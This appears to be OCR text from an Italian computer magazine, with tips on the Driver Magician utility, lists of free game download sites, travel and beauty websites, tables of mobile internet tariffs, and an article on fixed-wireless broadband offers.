Col tempo si accumulano nel PC driver di periferiche non più utilizzate che rendono il sistema più pesante. Con Driver Magician possiamo però eliminare i vecchi driver in modo molto semplice. Basta andare nella sezione **Rimuovi Drivers**, selezionare il driver da disinstallare e premere sul pulsante **Rimuovi**.

12 PERIFERICHE SCONOSCIUTE?


Può capitare che in **Gestione periferiche** vengano elencate periferiche sconosciute indicate da un punto interrogativo giallo. Può essere difficile determinarne la causa ma Driver Magician ci può aiutare. In **Impostazioni** clicchiamo su **Individua Dispositivi Sconosciuti**. Grazie al suo database possiamo rilevare le identità hardware di oltre 20.000 dispositivi.

NON SOLO DRIVERS
Driver Magician consente di effettuare il backup e il ripristino anche dei preferiti di Internet Explorer, del Registro di Windows, della cartella Documenti e del Desktop. In **Impostazioni** clicchiamo su **Backup e Ripristino**, selezioniamo l'elemento e clicchiamo **Avvia Backup**.

10 SITI PER SCARICARE GIOCHI PER PC, TABLET E SMARTPHONE

1 PC e notebook come console

http://store.steampowered.com

La sezione **Free-To-Play** di Steam, uno dei più importanti store online da cui scaricare giochi per computer (Windows, Mac e Linux), accessibile dal menu della homepage cliccando su **Giochi/Free-To-Play**, fornisce un'ampia lista di titoli completamente gratuiti, alcuni dei quali espandibili con acquisti in-game. Per ciascun titolo si possono visionare i commenti degli utenti, utili per farsi un'idea circa la bontà del gioco. Per scaricare i titoli disponibili occorre registrarsi sul sito e scaricare il client di gestione Steam, molto efficiente e scevro da virus. Nel sito sono disponibili alcuni titoli, come Team Fortress 2, che per bellezza e validità sono senza dubbio allo stesso livello dei giochi per console.

2 Titoli di primissimo piano!

www.origin.com

Store online di titoli della Electronic Arts che presenta una sezione dedicata ai videogame gratuiti per PC. I titoli disponibili sono pochi, ma la loro qualità è al top. Nella sezione **Offre la ditta**, inoltre, è possibile scaricare i nuovi titoli da giocare per alcuni giorni (a scadenza). Da tenere sott'occhio anche solo per provare i nuovi prodotti prima di acquistarli. Il download richiede la registrazione sul sito, anche se non è richiesto il download di un client particolare.

3 La forza è nella community

www.desura.com

Desura è simile a Steam: ci si registra e si scarica il downloader della piattaforma (Windows, Mac e Linux). Sono presenti un buon numero di titoli gratuiti ma, a differenza di Steam, non c'è un modo per distinguerli, nella ricerca, da quelli a pagamento, a parte la visualizzazione di un'etichetta **Free**. La vera forza di questa piattaforma risiede però nella community degli utenti. Per ciascun titolo, oltre alle caratteristiche e ai requisiti richiesti, sono presenti numerosi commenti.

4 Giochi mozzafiato sullo smartphone!

www.androidfreedownload.net/it/android-games

Permette ai possessori di dispositivi Android di scaricare gratuitamente migliaia di titoli di vario genere. Per ciascun gioco sono elencate le caratteristiche e i requisiti. La forza di questo spazio dedicato ai giochi per Android consiste in una pratica raccolta di titoli che, anche se "datati", sono sempre belli ed emozionanti da giocare. Attenzione, però, alcuni titoli potrebbero essere in realtà versioni piratate di giochi commerciali: il download e l'installazione di tali giochi è illegale!

5 Tanti giochi per l'iPhone

http://it.malavida.com

Cliccando su iPhone e selezionando la categoria **Giochi/Solo Gratis**, si accede a una vasta lista di titoli scaricabili gratuitamente sul dispositivo Apple. Anche questa piattaforma recensisce ciascun titolo, fornendone tutte le caratteristiche e i requisiti di sistema e di spazio. Sono a disposizione la descrizione del gioco e alcuni screenshot. Non ci sono però commenti o valutazioni.

6 Tanti titoli per iOS

www.gioco.it

La sezione **Giochi per iPad e iPhone** di questo sito mette a disposizione dei possessori di device Apple una vasta lista di titoli giocabili gratuitamente. In giochi, divisi per categoria, sono numerosi e divertenti, anche se destinati ad un pubblico di giocatori senza troppe pretese, né grafiche, né di difficoltà o di giocabilità. Ci si deve accontentare...

7 Alla scoperta di titoli ignoti

www.gog.com

Gog è una piattaforma simile a Steam, ma che presenta giochi di software house che non godono di grande visibilità. Sono disponibili vari titoli gratuiti, molti dei quali validissimi, se si ha la pazienza di cercare e valutare i commenti degli utenti.

8 Solo Indie...

http://db.tigsource.com

TIGdb è un database che elenca e mette a disposizione degli utenti i migliori giochi gratuiti (freeware) per PC prodotti da sviluppatori indipendenti (indie). Il risultato di alcuni sviluppatori è a dir poco stupefacente, se si pensa che dietro a tanto lavoro c'è una sola persona...

9 Anche giochi multiplayer

www.apkmania.co

Questa risorsa in inglese è una miniera di giochi gratuiti per dispositivi Android. Anche se non sono presenti titoli di primissimo livello, è possibile scaricare una marea di titoli divertenti e avvincenti da giocare, in particolare quelli in multiplayer. Attenzione, però, alla presenza di versioni piratate di prodotti commerciali (sono illegali).

10 Tanti titoli per Android

www.aptoide.com

Aptoide è una piattaforma in cui i possessori di dispositivi Android possono reperire moltissimi giochi gratuiti, di tutti i generi. Sfogliandone l'elenco, si scopre che sono presenti numerosi titoli di successo, alcuni dei quali, però, risultano essere copie piratate di software commerciali. Quindi, occhi aperti!

Il controsito

www.flashgames.it

Per chi non ama scaricare pensanti programmi per PC e tantomeno procedere a noiose e lunghe installazioni, l'alternativa è giocare direttamente dal browser. A tal proposito, Flashgames è una risorsa che mette a disposizione migliaia di titoli da giocare gratuitamente. Unico requisito: l'installazione del plugin Flash.

UN GIOCONE AL MESE, TOGLIE LO STORE DI TORNO!

Ogni mese, **www.ign.com** regala uno stupendo gioco per iOS (scaricabile solo entro il mese di riferimento). Per scovarli cerca su Google **IGN game of the month xxx 2014**, dove "xxx" è il mese in inglese (ad esempio **may** per maggio). Il link giusto è quello che inizia con **www.ign.com/prime/promo**.

NAVIGARE*


VACANZE E BENESSERE

TURISTI PER CASO

IL VIAGGIO DELL'ANIMA

www.turistipercaso.it

Susy Blady e Patrizio Roversi ci accompagnano per mano verso le più disparate mete turistiche, in giro per il mondo, con informazioni e soluzioni sempre mirate. Tra le offerte più allettanti dei nostri amici ci sono: la crociera in nord Europa a partire da 690 euro a persona (volo compreso). Particolarmente interessante la sezione "No tengo dinero", una guida azzeccata per viaggi low cost. Un esempio è la visita a Londra, con annesse le entrate al Covent Garden e ad altri parchi della City. Troviamo inoltre le informazioni di viaggiatori e di persone per muoversi in città, a prezzi convenienti, con mezzi pubblici o privati. Per gli amanti del mare, segnaliamo la meravigliosa vacanza di una settimana in barca a vela, tra la costiera amalfitana e quella cilentana, a partire da 600 euro a testa. Sempre di moda l'esotico viaggio, di 12 giorni, in Marocco, durante il quale si potrà gustare la bellezza delle città del vecchio impero ottomano, tra Casablanca, Medina e il Sahara. Il prezzo è di circa 1.300 euro a persona. I palati più difficili possono cimentarsi in vacanza in Nepal, della durata variabile da 5 a 10 giorni, con poco più di 1.000 euro a testa. Nella sezione "Regali per caso", infine, troviamo un servizio con cui è possibile regalare viaggi a parenti e amici. La comunicazione della bella sorpresa avviene attraverso un'email animata.

SUL WEB Il sito di riferimento per gli amanti del golf è www.golfmaps.it, con cui conoscere i vari campi d'Italia attraverso recensioni, consigli e valutazioni dei giocatori. Il tutto condito da foto e commenti sulla difficoltà di ogni percorso.

* VACANZE

EASY VIAGGIO

MAI STATO COSÌ FACILE

www.easyviaggio.com

Un sito che offre molto anche per i consigli e le guide su come impostare una vacanza sicura e tranquilla. Oltre alle offerte last minute e low cost, offre pacchetti molto interessanti. Un esempio sono i soggiorni linguistici a Malta, dove all'utile si associa il dilettevole dell'isola che vide il soggiorno forzato di Napoleone. Tra volo e hotel siamo sui 450 euro a testa.
Per chi punta sull'esotico, invece, disponibili pacchetti per la Repubblica Domenicana o per i Caraibi con sconti fino al 20%, prenotando online. A disposizione pacchetti di viaggio organizzati da consulenti che spiegano come muoversi nelle città estere e trovare i posti più economici. Nella sezione **Vado Subito**, si possono visualizzare tutte le offerte del momento, con prezzi già affissi sulla cartina geografica. Il motore di confronto, infine, permette di reperire voli per la Scandinavia a meno di 80 euro.
Chi vuole prenotare una vacanza relax e benessere, ad esempio per una talassoterapia, troviamo prezzi convenienti con mete in tutta Europa.

VIAGGIARE.IT

BASTA QUALCHE MINUTO... E PARTI!

www.viaggiare.it

Viaggiare.it offre weekend low cost, in Europa, a partire da 50 euro. Volendo, si può eseguire una ricerca per confrontare destinazioni e prezzi in base alle stagioni. Un numero verde è a disposizione per qualsiasi difficoltà o per ottenere informazione su alberghi, voli e servizi. Si può scoprire la bellissima Olanda, con un city break tra Amsterdam e Rotterdam a poche centinaia di euro. Disponibili crociere last minute, in giro per il mediterraneo per ben 8 giorni a soli 269 euro, con le migliori compagnie navali. Non mancano offerte allettanti per il nord Europa. Prenotando online, si può arrivare a uno sconto dell'80% sul prezzo di listino. Sono disponibili anche Benefit per le vacanze in Brasile o per trascorrere un weekend a Valencia, con soli 180 euro, o a Berlino, la città più moderna d'Europa, con soli 155 euro.

DOVE CLUB

LA BUSSOLA DELLE VACANZE

www.doveclub.it

Doveclub offre un'insolita vacanza in Russia, a bordo della mitica Transiberiana, soggetto che ha ispirato numerosi film, romanzi e, in ultimo, un famoso reality. Il viaggio indimenticabile di 17 giorni, da Mosca a Vladivostock, costa 7.380 euro a persona. Preferendo la magia dell'Africa, possiamo recarci in Tanzania per 10 giorni, tra i laghi, il Serengeti e i suoi animali, il tutto a 3.850 euro a persona. Non mancano di certo le offerte low cost: con meno di 300 euro ci si può facilmente recare a Barcellona o a Lisbona. Gli amanti del surf possono trascorrere una settimana a Miami per 7 giorni/6 notti a 1.259 euro. Nella sezione top ten, troviamo le 10 migliori destinazioni selezionate dagli esperti collaboratori. Diventando soci, è possibile fruire del 70% di sconto sui viaggi a scelta. Occhio al reparto crociere nel Mediterraneo, con prezzi che partono da appena 400 euro per 8 giorni di navigazione e divertimenti. Numerose le informazioni, i consigli su quando partire verso alcuni luoghi e su come comportarsi con i bagagli (regole su peso e cosa portare in viaggio) al fine di evitare problemi doganali o di sicurezza aereoportuale.

SUL WEB Cerchi un'idea alternativa per le vacanze? Il cuore di **www.pisteciclabili.it** è la condivisione di itinerari per gli amanti delle due ruote o per chi voglia cimentarsi nel girare l'Italia e il mondo su piste ciclabili sicure.

CAESAR TOUR

PREZZI LAST SECOND!


www.caesartour.it

Spazio alle offerte che lasciano senza fiato, in questo dominio multicolore e accattivante. Ad esempio, si può andare a Capo Verde per 8 giorni per soli 471 euro. La sezione **Idea regalo** offre pacchetti personalizzati, tramite centralino o email, per vacanze tematiche. Gli utenti hanno a disposizione dei "Travel bonus" verso destinazioni note, come Sharm El Sheikh a 594 euro, fino all'Africa a poco più di 600 euro. Le offerte sono scandite da un timer che fissa i termini per l'acquisto. Si va dalle ormai note "last minute" per arrivare alle "last second". Interessante la sezione **Sesterzi**, nella quale compaiono promo cumulabili che permettono di acquistare biglietti per eventi o viaggi e di ottenere addirittura sconti sulle polizze assicurative da viaggio. La varietà di offerte non difetta certamente su questo sito. Troviamo vacanze per tutte le tasche e per tutti i gusti, pacchetti per sposi novelli, con sconti appositamente pensati, o per chi voglia semplicemente trascorrere un soggiorno in posti esclusivi e di élite. A disposizione, infine, un ottimo servizio clienti per prenotazioni e informazioni.

ELATION

VACANZA: FAMOLA STRANA!

www.elation.it

Interessantissimo questo spazio Web stracolmo di offerte per vacanze decisamente fuori dall'ordinario. Una di queste idee insolite, ad esempio, è un volo in mongolfiera sulla Lombardia al costo di 170 euro, incluso un briefing prevolo. Troviamo dal weekend romantico per due persone a quello in un castello, dimora di fantasmi e storie fiabesche, con soli 250 euro per due persone. Parlando di bizzarrie, è possibile dormire in un igloo, a Gstaad in Svizzera, con appena 450 euro, sempre per due persone. Le coppie più coraggiose possono cimentarsi con i ghiacci del mar artico, a bordo del Sampo, esattamente in Finlandia. Elation è il posto giusto per prenotare questo tipo di esperienze uniche. Basta acquistare un voucher online, con validità di dodici mesi. Coloro che vogliono mantenersi ben saldi a terra, possono provare il brivido della guida di una Ferrari: si possono fare due giri di pista con 200 euro.

YALLA YALLA

PRENOTA ORA, PAGHI DOPO

www.yallayalla.it

Permettere di prenotare una vacanza pagando in anticipo solo il 30% dell'importo (il saldo 30 giorni prima della partenza, in una o più soluzioni). I viaggi lastminute prevedono le più disparate destinazioni a prezzi concorrenziali: Capo Verde a 696 euro a persona per 7 giorni. Sono disponibili forti sconti per coloro che intendono trascorrere la propria vacanza nei villaggi Bravo. Numerosi i pacchetti per il weekend nelle capitali europee: con meno di 200 euro si visita Berlino, Londra, Parigi o Amsterdam.

LOGITRAVEL

SCONTI A IOSA


www.logitravel.it

Vacanze per tutti i gusti e tutte le tasche. Troviamo numerosi pacchetti famiglia o gruppi, "all inclusive" o "fai da te". Allettante la promozione per un soggiorno a New York (9 giorni/7 notti) a partire da 700 euro, a seconda del volo, dell'albergo e dei servizi. La grande novità 2014 è una vacanza scontatissima per tutta la famiglia a PortAventura, vicino Barcellona, un parco gioco tematico. I prezzi variano, secondo le strutture di ricezione, da meno di 60 euro a testa per 4 giorni e 3 notti, a mezza pensione. Il ferragosto a Maiorca, distribuito su 4 giorni/3 notti, costa 274 euro a persona. Il sito mette anche a disposizione un'offerta di pacchetti sconto variabili a seconda della spesa. Si va da 50 euro di sconto, per importi tra 500 e 750 euro, per arrivare a 500 euro di sconto per una spesa di 3.000 euro. Gli sconti valgono per il periodo che va dall'1 giugno al 15 settembre 2014, con prenotazione di almeno 30 giorni prima della data di partenza.

EDREAMS

BASTA SOGNARE, ORA SI PUÒ!

www.edreams.it

Presenta varie tipologie di viaggi a prezzi concorrenziali con l'aereo, il treno, crociere ecc. Si può persino noleggiare l'auto o acquistare i biglietti per i traghetti. Se ci si prenota online, o tramite gli agenti di viaggio partner, ci sono buoni sconto cumulabili, che vanno da 25 a 250 euro, e che si possono regalare a parenti o amici per prenotazioni di voli aerei.

OPODO

USI L'APP E RISPARMI

www.opodo.it

Su Opodo troviamo vacanze per tutte le esigenze, con pacchetti famiglia o gruppi, "all inclusive" o "fai da te", con il supporto di esperti per qualsiasi problema o informazione. Disponibili alcune promozioni con buoni da spendere per le prenotazioni successive. Un soggiorno di 7 notti alle Baleari, per due persone, costa appena 925 euro, volo compreso. Usando l'App **Opodo voli e hotel**, si ottiene un ulteriore sconto. >

SUL WEB Se non si ha idea di cosa fare e di dove andare in vacanza, diamo uno sguardo a www.tui.it. Sono disponibili interessantissimi pacchetti "all inclusive" o "fai da te", ad esempio per un safari tour tra l'Uganda o la Tanzania.

*BELLEZZA

GYNEVRA

OLTRE LA BELLEZZA

www.gynevra.it

Di norma, bellezza fa rima con giovinezza. L'eccezione c'è e si trova su questo portale nel quale si parla di tutte le età con competenza e professionalità. Molto spazio è dedicato al lato materno della donna, con esperti a disposizione per temi che vanno dalla salute, alla sessuologia, alla medicina convenzionale e alternativa.

SOLARIS

LA MENTE CHE CURA

www.solaris.it

Medicina alternativa, olistica e spiritualità. Solaris è un network appropriato per coloro che cercano il benessere oltre il corpo. Le numerose rubriche guidano il visitatore, esperto o meno, attraverso terapie come l'agopuntura, l'aromaterapia, la fitoterapia e altre novità tutte da scoprire e provare. Immancabile lo spazio meditazione e psicologia.

STAI BENE

SALUTE VIA SMS

www.staibene.it

Oltre alle categorie sulla salute e il benessere, Staibene.it contiene consigli e rubriche ben strutturate e aggiornate. Presenti anche lodevoli iniziative sul mondo no profit. Tra i vari servizi per gli utenti registrati, è da segnalare la ricezione, direttamente sul proprio smarphone, di news e informazioni del medico online.

PIÙ SANI E PIÙ BELLI

UN PRONTUARIO DELLA SALUTE

www.piusanipiubelli.it

La community di bellezza e di benessere ideata da Rosanna Lambertucci è certamente la più famosa del Paese. Questa piattaforma offre i più disparati consigli per le donne, in fatto di salute bellezza psicofisica e suggerimenti utili sul vivere bene, sulla corretta alimentazione e sulla sessualità. Una sezione video è a disposizione di chi voglia informazioni sulle nuove e moderne tecnologie per combattere inestetismi, il passare del tempo e le nuove frontiere della medicina e della chirurgia. La sezione **Benessere** è piena di articoli e tutorial, anche video, per mantenersi belli e sempre in forma.

BELLEZZA

NON SOLO DONNA

www.bellezza.it

Tanti consigli su ogni aspetto che concerne il fisico e la mente. Dentro Bellezza.it troviamo una serie di sezioni a tema che rispondono alle curiosità su come mettersi in forma, cosa mangiare, come curare l'aspetto, armonizzare ed equilibrare la psiche. La sezione **Esperti** mette a disposizione risposte professionali e persona lizzate su ogni tipo di problema. Sono presenti interviste a personaggi famosi ed esperti del settore, così come un forum in cui scambiare opinioni e un club per accedere a servizi gratuiti agli iscritti. Folta la sezione specifica per i maschietti, inusuale per queste tematiche.

BELTADE

IL DATABASE DELLA BELLEZZA

www.beltade.it

Sempre alla ricerca di novità e tendenze all'ultimo grido, il sito è una guida ben strutturata e utile a semplici curiosi o addetti del settore. Le informazioni spaziano dai nuovi ritrovati dell'estetica e della cosmesi fino ai rimedi tradizionali per la salute e alla medicina scientifica di ultima generazione. Non manca lo spazio fitness e wellness, con vari link dove trovare la palestra più attrezzata o i centri estetici che permetto di ritrovare relax e calma interiore. Presenti inoltre test e sondaggi online, così come coupon per sconti presso aziende affiliate.

BENESSERE 360

SALUTE A TUTTO TONDO

www.benessere360.com

Ottima risorsa per chi voglia aumentare le potenzialità del proprio corpo e della propria mente, oltre alla qualità della vita: esercizi, alimentazione, psicologia a portata di mano e di app. Si possono infatti scaricare diverse applicazioni mobile per eseguire esercizi utili a mantenersi in salute e per fare fitness. Le app offrono anche musica, sport, riviste di informazioni, shopping e social per stare bene con sé stessi e con il mondo. Presente infine una sezione video per stare in forma e dimagrire in sicurezza. Notevole lo spazio dedicato alle proprietà curative e benefiche di numerosi prodotti e alimenti naturali.

SUL WEB Ritrova la forma perduta seguendo le news e i consigli proposti dallo staff del portale www.nonsolofitness.it. In **Allenamento** trovi, divisi per fasce muscolari, tutti i consigli e gli esercizi che ti servono.

*PROVIDER

INTERNET MOBILE per tutte le

Questo mese, nei listini dei vari operatori mobile registriamo dei piccoli ritocchi tariffari, fortunatamente al ribasso. Tra tutte le offerte spicca la scelta di Tim di includere anche il traffico dell'Internet mobile più veloce attualmente disponibile in Italia, 4G, nelle promozioni Special (prima bisognava pagarlo a parte).

OPERATORE	TARIFFA	TIPOLOGIA	MINUTI INCLUSI	SMS INCLUSI	TRAFFICO INTERNET INCLUSO	COSTO STANDARD	COSTO PROMOZIONALE
COOPVOCE	W	Ricaricabile	No	No	1 GB/mese (oltre a 32 Kbps)	8 euro al mese	-
	Web 5 Giga	Ricaricabile	No	No	5 GB/mese (oltre a 32 Kbps)	14 euro al mese	-
ERG MOBILE	Pacchetto 350 più	Opzione per ricaricabile	350/mese	350/mese	1 GB/mese	10 euro al mese	-
FASTWEB	Mobile 500	Abbonamento	500/mese	500/mese	2 GB/mese	25 euro al mese	10 euro al mese
	Mobile Freedom	Abbonamento	Senza Limiti	Senza Limiti	2 GB/mese	40 euro/mese	25 euro al mese
H3G-3 ITALIA	Top Sim Infinito	Abbonamento	Senza limiti	Senza Limiti	20 GB/mese	45 euro/mese	30 euro/mese
	Top Sim 1600	Abbonamento	400/settimana	100/settimana	2 GB/mese	35 euro/mese	20 euro/mese
	Top Sim 800	Abbonamento	200/settimana	50/settimana	2 GB/mese	25 euro/mese	10 euro/mese
	ALL-IN Large	ricaricabile	200/settimana	200/settimana	250 MB/settimana	14 euro/mese	-
	ALL-IN Medium	ricaricabile	100/settimana	100/settimana	250 MB/settimana	10 euro/mese	-
	ALL-IN Small	ricaricabile	50/settimana	50/settimana	250 MB/settimana	8 euro/mese	-
	Super Internet	Opzione per ricaricabile	No	No	3 GB al mese	5 euro al mese	-
NOVERCA	Noverca 5 GB	Opzione per ricaricabile e abbonamento	-	-	5 GB al mese	16 euro al mese	-
	Happy	Opzione per ricaricabile e abbonamento	200 minuti al mese	200 sms al mese	1 GB al mese	6 euro al mese	-
POSTEMOBILE	Mobile 1 Giga New	Opzione per ricaricabile e abbonamento	No	No	1 GB/mese	7,5 euro al mese	-
	Mobile 2 Gb plus	Opzione per ricaricabile e abbonamento	No	No	2 GB/mese	4 euro al mese	-
	1 Gb plus	Opzione per alcune offerte ricaricabili	No	No	1 GB/mese	2 euro al mese	-
	0 Pensieri Infinito	Abbonamento	Senza Limiti	Senza Limiti	1 GB/mese	34 euro/mese	-
TIM	Internet Large	Opzione per ricaricabile e abbonamento	No	No	5 GB/mese (10 se l'ADSL)	20 euro al mese	-
	Tim Special Limited Edition	Ricaricabile o Abbonamento	200	200	500 MB	15 euro al mese	-
	Tim Special Unlimited	Ricaricabile o Abbonamento	Senza Limiti (500' roaming)	Senza Limiti (500' roaming)	3 GB/mese (500MB roaming)	49 euro/mese	-
	Tim Special Large	Ricaricabile o Abbonamento	1500 al mese	1500 al mese	1 GB/mese (1 GB su Youtube)	29 euro al mese	-
	Tim Unlimited (con Telecom a casa)	Abbonamento	Senza Limiti	Senza Limiti	2 GB (non 4G)	29 euro al mese	-
	Tim Special Start	Ricaricabile o Abbonamento	600	600	1 GB/mese (1 GB su Youtube)	19 euro al mese	-
	Internet Start	Opzione per ricaricabile e abbonamento	No	No	2 GB (4 con l'ADSL), no 4G	10 euro al mese	-
VODAFONE	Relax	Abbonamento	Senza Limiti	Senza Limiti	2 GB/mese (no 4G)	45 euro/mese	-
	Relax Completo	Abbonamento	Senza Limiti (500' a Europa)	Senza Limiti (anche in EU)	5 GB/mese	75 euro/mese	-
	Relax Mini	Abbonamento	Senza Limiti	Senza Limiti	100 MB/mese (no 4G)	29 euro/mese	-
	Smart 200	Ricaricabile	200/mese	200/mese	1 GB/mese (no 4G)	14,90 euro al mese	-
	Smart 200 + 500 min	Ricaricabile	700/mese	200/mese	1 GB/mese	19,90 euro/mese	-
WIND	Internet No Stop	Opzione per ricaricabile	No	No	senza limiti (veloce: 1 GB)	3 euro al mese	-
	Internet Big	Opzione per ricaricabile	No	No	senza limiti (veloce: 3 GB)	5 euro al mese	-
	All Inclusive	Ricaricabile	250/mese (senza limiti verso Wind)	250/mese	senza limiti (veloce: 1 GB)	12 euro/mese	-
	All Inclusive Unlimited	Abbonamento	Senza Limiti	Senza Limiti	senza limiti (veloce: 2 GB)	34 euro/mese	29 euro mese
	All Inclusive Un. Premium	Abbonamento	Senza Limiti (500' a estero)	Senza Limiti (500' a estero)	senza limiti (veloce: 2 GB)	44 euro/mese	39 euro mese
	All Inclusive Wind Unlimited	Ricaricabile	Senza limiti su Wind	Senza Limiti su Wind	senza limiti (veloce: 1 GB)	10 euro/mese	-
	All Inclusive Big	Abbonamento	550/mese	550/mese	senza limiti (veloce: 2 GB)	17 euro/mese	-
	All Inclusive Unlimited	Ricaricabile	Senza limiti	Senza Limiti	senza limiti (veloce: 1 GB)	34 euro/mese	-
	All Inclusive Big	Ricaricabile	550/mese (illimitati verso Wind)	550/mese	senza limiti (veloce: 1 GB)	17 euro/mese	-

Alle tariffe in abbonamento bisogna sommare la tassa di concessione governativa, salvo promozioni temporanee degli operatori.

CI SONO (QUASI) TUTTE
Le offerte in tabella rappresentano una selezione non esaustiva delle principali promozioni per Internet Mobile presenti sul mercato. Per eventuali aggiornamenti consigliamo di visitare i siti ufficiali dei vari operatori.

Fastweb Joy, 30 euro al mese (19 euro al mese per sei mesi) a 20/1 Megabit (20/10 o 100/10 dove c'è la fibra), 6 mesi di serie TV inclusi con Sky Online.

tasche

SCONTO RISERVATO A	DURATA SCONTO	SITO
-	-	www.coopvoce.it
-	-	
-	-	www.totalerg.it
Tutti	Per sempre	www.fastweb.it
Tutti	Per sempre	
Chi fa portabilità	Per sempre	www.tre.it
Chi fa portabilità	Per sempre	
Chi fa portabilità	Per sempre	
Chi fa portabilità	Per sempre	
Chi fa portabilità	Per sempre	
Chi fa portabilità	Per sempre	
-	-	
-	-	www.noverca.it
-	-	
-	-	www.postemobile.it
-	-	
-	-	
-	-	
-	-	www.tim.it
-	-	
-	-	
-	-	
-	-	
-	-	
-	-	
-	-	www.vodafone.it
-	-	
-	-	
-	-	
-	-	
-	-	www.wind.it
-	-	
-	-	
Chi fa portabilità	-	
Chi fa portabilità	Per sempre	
-	-	
-	-	
-	-	
-	-	

Fixed wireless: l ' ADSL alternativa

SEMPRE PIÙ ITALIANI SI RIVOLGONO A TECNOLOGIE WIMAX E SIMILI PER SUPERARE LO SCOGLIO DEL DIGITAL DIVIDE. ECCO QUEL CHE C'È DA SAPERE

Abbiamo una buona e una brutta notizia per chi non è coperto dall'ADSL o può averla solo a velocità risibili (sotto i 2 Megabit reali). La brutta è che i lavori di copertura dell'Italia, con il piano nazionale banda larga delle Regioni e del ministero dello Sviluppo Economico, stanno andando più lenti del previsto (per questioni burocratiche, più che tecniche). Di conseguenza, adesso l'obiettivo è di eliminare il digital divide entro il 2015, quindi a dicembre dell'anno prossimo tutta la popolazione sarà coperta con velocità reali da 2 Megabit in su, con ADSL o soluzioni analoghe. Resteranno fuori solo 200 mila persone circa che potranno connettersi solo con il satellite (tecnologia che già ora permette a tutti di navigare fino a 20 Megabit, ma a prezzi più alti e con varie restrizioni sul traffico). C'era una bella notizia, dicevamo... Eccola: sempre più italiani si stanno rivolgendo a tecnologie analoghe all'ADSL, Fixed Wireless (WiMax e simili). I dati Agcom (Autorità garante delle comunicazioni) confermano che sono circa mezzo milione gli abbonati a questi servizi, soprattutto di tre gestori: Linkem, Aria, Eolo (Ngi). Ce ne sono poi alcuni regionali: Mandarin in Sicilia, Freemax in Toscana, Wavemax in Marche ed Emilia Romagna, Assomax in Friuli Venezia Giulia. A differenza del 3G/4G, le offerte di questo tipo sono flat (senza limiti di traffico), a canoni simili alle ADSL o poco più cari. Con Ngi si parte da 19,90 euro al mese (più IVA) per una velocità di 10/1 Megabit: cioè meglio di un'ADSL 7 Megabit, a un prezzo inferiore; con un limite, tuttavia: velocità tagliata a 3 Megabit dopo i 30 GB di traffico mensile. L'operatore ha anche un'offerta a 20 Megabit e altre ("Power") senza limiti di traffico e con qualità garantita (da 39,90 euro al mese più IVA, quindi il doppio rispetto a un'ADSL 20 Megabit). In generale, Ngi è preferibile per la qualità della connessione. I prezzi scendono con Linkem (23 euro al mese IVA inclusa per 7/1 Megabit, senza limiti: molto concorrenziale rispetto alle ADSL, per chi non è interessato alle telefonate) e soprattutto con Aria (da 14,95 euro al mese). Dobbiamo scoprire sui rispettivi siti Web se la nostra casa è coperta da un'antenna di almeno un operatore. In ogni caso navigheremo come con l'ADSL: da postazione fissa, cioè computer connesso a un modem, che può anche fornire accesso Wi-Fi a qualsiasi dispositivo. Ci installeranno un'antenna a casa per la connessione alla stazione radio base dell'operatore. Attenzione che in certi casi ci sono anche costi extra di attivazione/installazione antenna, che però in certi periodi l'operatore mette in promozione gratuita.

LE MIGLIORI OFFERTE WIMAX

OPERATORE	OFFERTA	COSTI	INCLUDE	SITO
Aria	Aria Smart Home Plus	17,95 euro al mese per un anno, poi 31,95 euro al mese. Più 10 euro di attivazione	7/0,512 Mbps, chiamate fisse illimitate e 60 minuti verso i cellulari	www.ariadsl.it
	Aria Smart No Problem	22,95 euro al mese per un anno, poi 43,28 euro al mese. Più 10 euro di attivazione	7/0,512 Mbps, chiamate fisseillimitatee3oreverso i cellulari	
